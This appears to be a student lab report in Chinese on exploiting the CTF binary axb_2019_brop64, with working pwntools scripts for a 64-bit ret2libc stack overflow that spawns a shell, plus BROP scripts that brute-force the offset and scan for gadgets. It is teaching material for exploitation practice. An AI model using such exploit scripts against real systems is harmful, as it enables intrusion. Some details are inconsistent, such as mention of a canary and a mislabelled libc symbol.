**实验1** 完成64位目标程序axb\_2019\_brop64的利用。

**实验目的：**


* + 学会64位ret2libc利用方法，结合pwntools编写利用脚本，得到本地shell [粘贴脚本截图和shell截图]
  + 64位栈溢出分析
  + 学习64位利用时的寄存器及参数构造顺序

**实验题目：**


1. 完成axb\_2019\_brop64题目，通过64位ret2libc利用方式，执行/bin/sh拿到本地shell。

# 1.方法一


首先查看checksec发现该程序是一个64位的程序，在保护方面只开启了NX防护




尝试在本地运行该可执行程序，该程序接受一个输入并返回输出之后停止运行




使用ida64对该可执行程序进行反汇编，得到的main函数如下所示，可以发现程序调用puts输出提示信息之后调用repeater函数之后再进行输出之后程序结束




找到repeater函数进行反汇编如下，可以发现在read函数的位置存在有栈溢出漏洞



然后查看main函数的起始地址为0x4007d6



因为是64位传参模式，所以会使用到寄存器，尝试在程序汇编代码中查找pop rdi指令，找到该指令的内存地址为0x400963



接下来编写exp程序如下所示，将主函数的地址设置为我们之前使用ida获取到的地址，然后构造第一个payload对libc地址进行泄露，将获取到的puts函数的实际内存地址并输出

from pwn import \*

from LibcSearcher import \*

context.log\_level="debug"

p=process('./axb\_2019\_brop64')

elf=ELF('./axb\_2019\_brop64')

main=elf.sym['main'] # 0x4007d6

puts\_plt=elf.plt['puts']

puts\_got=elf.got['puts']

read\_got=elf.got['read']

pop\_rdi=0x0000000000400963

prsi = 0x0000000000400961

p.recvuntil('Please tell me:')


payload=b'a'\*(0xd0+8)+p64(pop\_rdi)+p64(read\_got)+p64(puts\_plt)+p64(main)

p.sendline(payload)

puts\_addr = u64(p.recvuntil('\x7f')[-6:].ljust(8, b'\x00'))

success('puts\_addr:'+hex(puts\_addr))

运行该漏洞利用程序找到接收到的信息，在接收到的信息中可以找到之前pop rid指令的地址0x400963后面的就是puts@got的位置，我们这里调用p.recvuntil方法接收信息然后用0补足8位



 之后重新加载目标文件构造第二条payload来计算libc的基址获取到system函数和“/bin/sh”字符串的地址，最后获取到shell允许用户通过shell与目标程序交互

libc = ELF('/lib/x86\_64-linux-gnu/libc.so.6')

libc\_base = puts\_addr - libc.sym['read']

system = libc\_base + libc.sym['system']

binsh = libc\_base + next(libc.search(b'/bin/sh\x00'))

payload=b'a'\*0xd8+p64(pop\_rdi)+p64(binsh)+p64(system)+p64(main)

p.sendline(payload)

p.interactive()

第二次构造的exp如下

from pwn import \*

from LibcSearcher import \*

context.log\_level="debug"

p=process('./axb\_2019\_brop64')

elf=ELF('./axb\_2019\_brop64')

main=elf.sym['main'] # 0x4007d6

puts\_plt=elf.plt['puts']

puts\_got=elf.got['puts']

read\_got=elf.got['read']

pop\_rdi=0x0000000000400963

prsi = 0x0000000000400961

p.recvuntil('Please tell me:')

payload=b'a'\*(0xd0+8)+p64(pop\_rdi)+p64(read\_got)+p64(puts\_plt)+p64(main)

p.sendline(payload)

puts\_addr = u64(p.recvuntil('\x7f')[-6:].ljust(8, b'\x00'))

success('puts\_addr:'+hex(puts\_addr))

libc = ELF('/lib/x86\_64-linux-gnu/libc.so.6')

libc\_base = puts\_addr - libc.sym['read']

system = libc\_base + libc.sym['system']


binsh = libc\_base + next(libc.search(b'/bin/sh\x00'))

payload=b'a'\*0xd8+p64(pop\_rdi)+p64(binsh)+p64(prsi) + p64(0)\*2+p64(system)+p64(main)

p.sendline(payload)

p.interactive()


运行第二次构造的exp脚本如下，发现可以成功获取到目标主机的shell



## 2.方法二

### 2.1确定栈溢出长度

尝试在输入时构造不同长度的字符串发现当构造字符串的长度为300时会产生段错误



构造自动化脚本exp来确定偏移量，构造的自动化脚本如下，通过构造不同长度的字符串来实现对Canary的爆破获取到栈溢出的长度，通过循环持续增加 offset直到发现溢出偏移量。这里查找时如果时间过长也可以采用二分法爆破栈溢出的长度,在这里只需要花较短时间所以没有采用二分法对栈溢出长度进行爆破

from pwn import \*

from LibcSearcher import \*

def offset\_find( ):

offset = 0

while True:

try:

offset += 1

#io = remote("node4.buuoj.cn",25526)

io = process('./axb\_2019\_brop64')

io.recvuntil(b'Please tell me:')

io.send(b'A'\*offset)

if b'Goodbye!' not in io.recvall():

raise 'Programe not exit normally!'

io.close()

except Exception:


log.success('offset==)'+ str(offset -1))

return offset - 1


if \_\_name\_\_=='\_\_main\_\_':

offset=offset\_find()

运行该脚本可以得到结果偏移量为216




生成长度为215和216长度的字符串作为输入验证获取的偏移量发现程序在字符串长度为215时不会产生段错误，在长度为216时会产生段错误



### 2.2寻找stop gadgets代码

在这个步骤中我们需要找到会使程序陷入死循环的代码来保证我们在对程序进行攻击的时候能够一直连接。


尝试使用main函数作为死循环的目标函数，将可执行程序放入到ida中查找main函数的起始地址为0x4007d6



### 2.3寻找brop-gadget

**方法一：**

使用brop-gadget工具获取到pop rdi ret指令所在的地址如下所示为0x400963



**方法二：**

在之前的步骤中使用的自动化脚本中添加函数查找，通过不断尝试不同的地址，并将这些地址构造成特定格式的 payload 发送给程序，来判断哪个地址包含可利用的 gadget启动程序进程，发送构造好的 payload，检查程序返回的信息是否符合预期。如果找到符合条件的地址，则记录并返回该地址。

def brop\_find(stop\_addr,offset):

addr = 0x400000

while True:

try:

io = process("./axb\_2019\_brop64")

io.recvuntil(b"Please tell me:")

print(hex(addr))

payload = b'a'\*offset + p64(addr) + p64(0)\*6 + p64(stop\_addr)

io.send(payload)

if b'Hello' in io.recvall(timeout=1):

log.success("brop\_gadget==>" + hex(addr))

return hex(addr)

addr += 1

except Exception:

io.close()

